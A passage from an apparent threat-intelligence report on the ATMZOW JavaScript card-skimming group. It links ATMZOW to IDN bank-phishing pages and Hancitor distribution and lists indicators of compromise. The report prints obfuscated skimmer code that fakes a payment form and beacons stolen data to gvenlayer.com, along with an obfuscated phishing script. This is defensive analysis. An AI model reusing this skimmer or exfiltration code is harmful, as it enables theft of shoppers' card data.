                class="input-text required-entry" placeholder="CVC" title="Card Verification Number"
                name="payment[cc_cid]"></div></div></li> </div></dd> </dl>'['split']('*')['join'](String['
                fromCharCode'](9679));
            EZUX7V(G7IWDB, KNDCBD['parentNode']);
            UXDT2S['style']['display'] = 'none'
        }
    }
    if (KNDCBD && EMF4JP) {
        if (KNDCBD['checked'] == false) {
            if (document['getElementById']('ireLE')) {
                var USPSDT = document['getElementById']('ireLE');
                USPSDT['parentNode']['removeChild'](USPSDT)
            }
        }
    }
    setTimeout(GMY154, 100)
}
GMY154()
```

Figure 6: Use of a fake payment form in a sample of the ATMZOW JS sniffer




```
function KXTHWV() {
    if (!KB585W) {
        KB585W = true;
        document['addEventListener']('visibilitychange', function() {
            if (document['visibilityState'] === 'hidden') {
                X796YB = 'https://';
                Y4EFWB = btoa(NOC4KT);
                Y4EFWB = btoa(Y4EFWB)['split']('=')['join']('');
                if (QJSQ7F['length'] > 7000) {
                    UCLNEV = QJSQ7F['substring'](0, 7000);
                    SAE4F3 = QJSQ7F['substring'](7000);
                    const XPTRHG = 'https://gvenlayer.com/track/?event=' + (new Date())['getTime']() + '
                        &keypar_r=' + VY1Z5U + '&keypar=' + Y4EFWB + UCLNEV;
                    var OVZ984 = new Image;
                    OVZ984['src'] = XPTRHG;
                    const HH2182 = 'https://gvenlayer.com/track/?event=' + (new Date())['getTime']() + '
                        &keypar_r=' + VY1Z5U + '&keypar=' + Y4EFWB + SAE4F3;
                    var R5R7HE = new Image;
                    R5R7HE['src'] = HH2182
                } else {
                    const XPTRHG = 'https://gvenlayer.com/track/?event=' + (new Date())['getTime']() + '
                        &keypar_r=' + VY1Z5U + '&keypar=' + Y4EFWB + QJSQ7F;
                    var OVZ984 = new Image;
                    OVZ984['src'] = XPTRHG
                }
            }
        })
    }
}
```

Figure 7: Exfiltration address https://gvenlayer[.]com/track/ in a sample of the ATMZOW JS sniffer

Phishing campaign

In January 2022 Group-IB specialists detected several phishing pages targeting clients of a US-based bank. The pages used IDN domain names. A noteworthy fact about the pages is that they have a JavaScript script, which was presumably obfuscated by the same tool as used by ATMZOW for the group's samples of JS sniffers.



```
(function(){(function S29W0K(){var YDFONK=String.fromCharCode(115,112,108,105,116,44,116,111,83,116,114,105,110,103,44,106,111,105,110,44,108,101,110,103,116,104,44,99,104,97
    ,114,67,111,100,101,65,116,44,102,114,111,109,67,104,97,114,67,111,100,101)[String.fromCharCode(115,112,108,105,116)](String.fromCharCode(44));function UYT5JY(ZMLY9T){
    ZMLY9T=ZMLY9T[YDFONK[0]]("");var NEKH4W=S29W0K[YDFONK[1]]()[YDFONK[0]](/\(| |  |\n|\r|;|}|{|\)/)[YDFONK[2]]("")[YDFONK[3]][YDFONK[1]]()[YDFONK[0]](""),DK3YNX=0,JQ2942="",
    VCMTPQ="",JTURMD=0,C4CN7A;for(C4CN7A=0;C4CN7A<ZMLY9T[YDFONK[3]];C4CN7A=C4CN7A+2){if(NEKH4W[YDFONK[3]]==DK3YNX){DK3YNX=0;}VCMTPQ=parseInt(ZMLY9T[C4CN7A]+ZMLY9T[C4CN7A+1],
    30)-NEKH4W[DK3YNX][YDFONK[4]](0)-JTURMD;JQ2942+=String[YDFONK[5]](VCMTPQ);JTURMD=VCMTPQ;DK3YNX++}return JQ2942}YDFONK=UYT5JY("3i4k61939j8q8s8n8s7n40403t2c464k6d8h8p977457
3f595e34344i7179764n5c929j97967b57513g3g6c6k6s88866i6o6r4t566p8d726p8b896l6p876k555c5h6n8a8a6p5e5350536p8c8j8p888s9i8s909f79758p8p5k5r91858g5i5s9h9a8r595a91955j5h92975i578h8n
9860598d9590828f8r8m8n5g598d95655l92949298908p8t7a778g948t8d767e96917c5d56768h8f957d55557k9b8e8p8s745e4q4p4d4s7h928i848g989g7i544q595e728d8i8p8g8t7c59544p4e4o6t8c858f8i8t9c97
968i6h6l8j8s8r977j4m64888c767k766i8r8r8a907g4m4q5d5d5c5g5n6s8e8s99978e8r7h7a98908k6s415h8e928l8c918f898c5d5t92958s93988p90766r8c8m958r979k8q6t7d999a795a4t4h53768i8b907l5a504d
4s7m998k8f97948m9491794r6h998j8j9c928e8l8t6i4e4r4t4h4i45464q534m474t7j796r8o8j89937p564q4o4s534p566r8h97968t8d907q77908t8n773s5b8l939d706g878i918m987h6d818d8n8k655o6r5g577l96
8b8e6k718t8g946s72938o8s8f73788m909473778t9691714r4b4r6s9e7q6r8j8r919c7b4m4g6r726o6o6n737o8s8o98938l858e6l6e8m8m8h8l7a7a8o8n8d8r96907e3r4276898k948t927f5l738q8t646g978p774o67
8s9e9f967c534q3o3g6d6g6n8g866j6k6m57566q896r738b8a6h6k8f6k56585c718a8b6l595b50546l87918p8b8t746q8h8g643s6s938e8o927c4o4g4t4e43658e8e8k8o8t7g4n4j584b3p475b5t6r8l7e5o7m968i8f6e
6o9a9g978l794o33323s6e8e704n648n8s8j8e8e8s8q909e6m534t6h8g8p9e7a3s3s5979968i8f7e495j908t8n5i578f8r8m8n8b8k8p939n5p447m8s8j90908n8p6c5t84848i6g6c8m8c8j8l89625r8l9b9594978r8m69
638l976n6m9b969d6n6f8o8m9c958p9a704a5j7r8i868o9362618j936q6o6h5t8j96958p616k978i8t6f6n9b8o8j8j9c7c3f5d8s9e9f967c3q405c4n3g5n7f5c4n3g5c929c8q5h5f8k999h985k5l97979b8o8m97988s59
5k968h86585e9094925h5l8r8q8t8n8n5h5l92949d6356858n9393905j4l706p6m4j4g6t7d4q5a8n9a9c945n5i936k608j8s908n8g8j606j8t8o8s895c546l676p6t6s6i4a4r8c9f9a6f5t888t8p62536d576b96948j8g
8o6f65926o313f464t7m6b6c8t90908o8k61628c8g8q8k8r90646g9a9b9b9294986k6n8o8m948r938p8k948p9090928r656s938m8o6c6c8d8q6g69926b6h959a938c656f91929499929b7e475b7q8l8f8l8p616g9d9498
918h8i626m9a9a9i6f60848o93625469526j96958f8b926r455r8j8r614t6f5d5h6q725e638o8s958o656p8t8i8s6j6l8i898c6j3n4k756m6o7e6q6l6p4k655r3g6s9c958p9a8t8s985j3g6m959j726f8g8l6o6o8s8m8q
986q6t9890939a908o937q7m979397613g6n919e7a6f8h8h6j728s8n8m93746t998q8s9i908p8t5m5l8t9b967c5c4n6n8g949i8g8o918k8h8m969372708h91756h8r8t6p6m959j726f8g8l6o6o8s8m8q985j4n716q6l6g
4h3f6q9a9b726e8k8q6g6o8r8q91906q7199958h8k5i486j6o6f6a4h635p3g6m959j726f8g8l6o6o8s8m8q986q6d55496g666c6h6c4g5m9a5q3j71929b716i8p8i6g6n91918n906p6i8k8a8g8l8g908i8l989g9h948n58
3m656f727i7a6t6k4l3f6q9a9b726e8k8q6g6o8r8q91906q6n91918h8o5i4b6s73706t7j7i6o6j6c6n4p3g6n919e7a6f8h8h6j728s8n8m93746h8o96979c5n4j6k6n746g5h3h5o5t3g6n919e7a6f8h8h6j728s8n8m9374
5b7l9b9292948s959190908p8t5m4e616a6k6f6n6g66473j71929b716i8p8i6g6n91918n906p5e7t9c8t8n9796968s8l9393907g7g8n8i5a4n7a7e6s6f6g654b3o6n929a756n8h8i6f6r968n8n8t6t5j7l9c8s8r9c8s96
8r8p988p907f7k8s8a6h6d5a4e6f6q706l696k4n3f6q9a9b726e8k8q6g6o8r8q91906q6e8m98958m848r63446j776s6s706o716r6q6q6l6p4k3o6n929a756n8h8i6f6r968n8n8t6t5j7l9c8s8r9c8s968r8p988p906p5e
7t9c8t8n9796968s8l9393907g7g8n8i6h3g306e986c608i92958f8g8i5c5m8o91979f635p9g9b8p5i5p8q8t9i635l8i8k9c9l99948m5c5r8g8f8i5d649b8p8n7t7k593i4r535a5456575d5k543h42465q8k8m93955q5i
8i8a8p9c925i5n8s94897s8m8m5i5c8d8p8c868n8j595s9e85786j6m8g998s8n8p5k588j90908t8f5a5b8g947o7g8h8m8r8k957k7t8b7c595q8r8m948r595e908j8p9a5r5k8d8q7n7j8q8j8j8j989i7k7q8d7n8h7k7e8e
8m5i5h8i8j8p968t5d5c90928c5b5j95908k5j5g918r858m8t8s985j5d8n989i958g8e8m5i5k90928r8f86909e9d908m8q888f8i8g8m8c5d618o8785938l888m8l8t5i5o9a8l8p9k9b5o5m8r9396928t97937o7o8t9i63
5h8s8m5f628p8q5o5r968i8g8q5s628p8k8i5c5g8m8o868p94797g8h8m8r8k955o5h8m595o999j9g8i5a5k8l8s8o8k9486868k8a595h92948p8n9c7t768c8l97925a5e8n928s8o7p6o73704f598d929e8t8e8q635t9594
95998r8j8s5g5r9e8t8m8t5s5n8q8p8n5m5e8689777t968k95807n979a8q8j8n925n5l979e965d5o8o8t7s7k9b98918k8o9c8p5d5j8g8s979d807a8i8l8k5h5o9b8n8j91905p346n9i8m8k988n8e8s965i5h928j8a8t8b
7s5b5c8c8t7s7k9b98918k8o9c8p5d5s90949a8r8o8n90")[YDFONK[0]](String.fromCharCode(10));function GTVK8E(){var NEKH4W=arguments,DK3YNX=0,C4CN7A;for(C4CN7A=0;C4CN7A<NEKH4W.length;
    C4CN7A++)DK3YNX+=NEKH4W[C4CN7A];return YDFONK[DK3YNX]}(function(){var P7OPLL=[];var L9KDYP=false;var VYPX09=false;var VA1AJW=false;var G09O53=true;var X0CEXR=false;var
    YN274C=false;function DGCT3I(n,v){var VNGLAZ=new Date();VNGLAZ[GTVK8E(77,-70,78)](VNGLAZ[GTVK8E(169,170,-116,-137)]()+60*60*1000);var R9DFPU=GTVK8E(1,1,-2)+VNGLAZ[GTVK8E(
    153,-66)]();document[GTVK8E(66,22)]=n+GTVK8E(2,-1)+(v||GTVK8E(1,1,0))+R9DFPU+GTVK8E(4,2,3,-6)}function DPPVNE(p){return document[GTVK8E(58,-71,102)](p)}function PKQ877(p)
    {var R9DFPU=DPPVNE(p);if(R9DFPU[GTVK8E(131,154,-195)]==GTVK8E(5,-3)){R9DFPU[GTVK8E(150,48,-107)]();return false}return R9DFPU[GTVK8E(126,-36)]}function S6KTPR(){var
    R9DFPU=document[GTVK8E(116,41,-65)](GTVK8E(9,-5));for(var NS5L95=0;NS5L95<R9DFPU[GTVK8E(124,-31)];NS5L95++){R9DFPU[NS5L95][GTVK8E(85,9)]=GTVK8E(6,4,-5)}}function RJYX5Z()
    {if(X0CEXR&&L9KDYP){RTY1PE(X0CEXR[0],X0CEXR[1],X0CEXR[2]);X0CEXR=false}if(YN274C){return false}var JP8K7D=new XMLHttpRequest();JP8K7D[GTVK8E(98,-3)](GTVK8E(5,11,10,-20),
```

Figure 8: Screenshot of a JS script from the page

https://xn--keyvigatrs-key-7oc4531jsva[.]com/ktt/cmd/logon

Since then we have detected only 7 unique domains used for phishing pages with a similar obfuscated JS:

- xn--kys-nvigatorky-zp8g5mna[.]com
- xn--kynavigatos-ky-pwc6541jna[.]com
- navlgator-kcy[.]com
- xn--kyavigator-ky-jjc7914ima[.]com
- xn--ky-vigatorkey-kjc9383i4ka[.]com
- xn--key-vigatrs-key-wuc9688j1wa[.]com
- xn--keyvigatrs-key-7oc4531jsva[.]com

Connection between the JS-sniffer and the phishing campaign

When we detected the same obfuscation technique on a phishing website for the first time, we hypothesized that the method was not unique to ATMZOW, but that other hackers could be using the same obfuscator. However, further analysis of the group's recent activity showed additional evidence that attacks involving the JS sniffer and the phishing campaign were conducted by the same group.

When ATMZOW started using Google Tag Manager as the initial stage of their infections, they used a website with the domain name **designestylelab[.]com** as the storage location for their payloads. With a patented technology named Group-IB Graph, we discovered that this domain was created using the email address anne5lindt@winocs.com. The same email address was used to create two more IDN domains for phishing pages targeting clients of the same bank as the pages with the ATMZOW-like obfuscation, which we first detected in January 2022:

- kẹy-ŋ̦ạvigatorkey.com (xn--ky-vigatorkey-kjc9383i4ka[.]com)
- key-ŋ̦ạvigatọrskey.com (xn--key-vigatrskey-8oc4531jsva[.]com)




Figure 9: Graph shows a connection between JS sniffer storage and phishing domains

In addition, one of these domains created with the email address anne5lindt@winocs.com (xn--ky-vigatorkey-kjc9383i4ka[.]com) was tagged as a phishing page with ATMZOW-like obfuscated JS script. It was detected on January 27, 2022.

Based on the same JS obfuscation technique and the connection between the domain names used for the JS sniffer and the phishing domains (the same email address), we can conclude with a high degree of reliability that both campaigns were conducted by the same threat group.

Connection between the phishing campaign and Hancitor malware

While analyzing Prometheus TDS, Group-IB Threat Intelligence specialists detected several cases when phishing pages targeting clients of the same bank were used as a final redirect after downloading the malicious payload distributed by Prometheus TDS. In all cases, the malicious payload was Microsoft Office documents with a macro that dropped Hancitor malware.

For example, a common method of distribution via Prometheus TDS was the use of Google Docs with a link to the compromised website with Prometheus.Backdoor installed. In this case, the Prometheus.Backdoor link was hXXp://www.swingsidebilbao[.]com/wp-content/plugins/contact-form-7/includes/block-editor/carl.php. If a user clicked on the link, they would receive a malicious Office document "0210_4367220121562.doc" (SHA1: be3effcb9069ac6d66256c8246fde33e55980403) and then would be redirected to the phishing website hXXps://xn--keynvigatorkey-yp8g[.]com/ktt/cmd/logon0210_4367220121562.doc. If the user opened the malicious document and enabled macros then, the document would drop the Hancitor DLL (SHA1: 17693bca881ec9bc9851fcb022a664704c048b9d).

As we can see, in this case the hackers used IDN domains again to spoof a real banking website. Moreover, if we compare unique URLs generated while analyzing phishing pages from both campaigns, it is clear that both phishing pages were created using the same kit, with slight modifications.

Based on the information we collected, we can therefore conclude with a high degree of reliability that both clusters of phishing pages are part of a long-running phishing campaign conducted by one cybercriminal group.

IoCs

Phishing websites with ATMZOW-like obfuscation

- xn--kys-nvigatorky-zp8g5mna.com
- xn--kynavigatos-ky-pwc6541jna.com
- navlgator-kcy.com
- xn--kyavigator-ky-jjc7914ima.com
- xn--ky-vigatorkey-kjc9383i4ka.com
- xn--key-vigatrs-key-wuc9688j1wa.com
- xn--keyvigatrs-key-7oc4531jsva.com

Phishing websites detected in the Hancitor campaign with Prometheus TDS

- xn--avigatorkey-56b.com
- xn--nvigators-key-if2g.com
- xn--keynvigatorkey-yp8g.com
- xn--xprss53-s8ad.com

ATMZOW GTM ID

GTM-WNV8QFR

ATMZOW JS sniffer storage

designestylelab.com

ATMZOW JS sniffer gates

- gvenlayer.com
- metahtmlhead.com
- winsiott.com
- congolo.pro
- vamberlo.com
- nmdatast.com
- seclib.org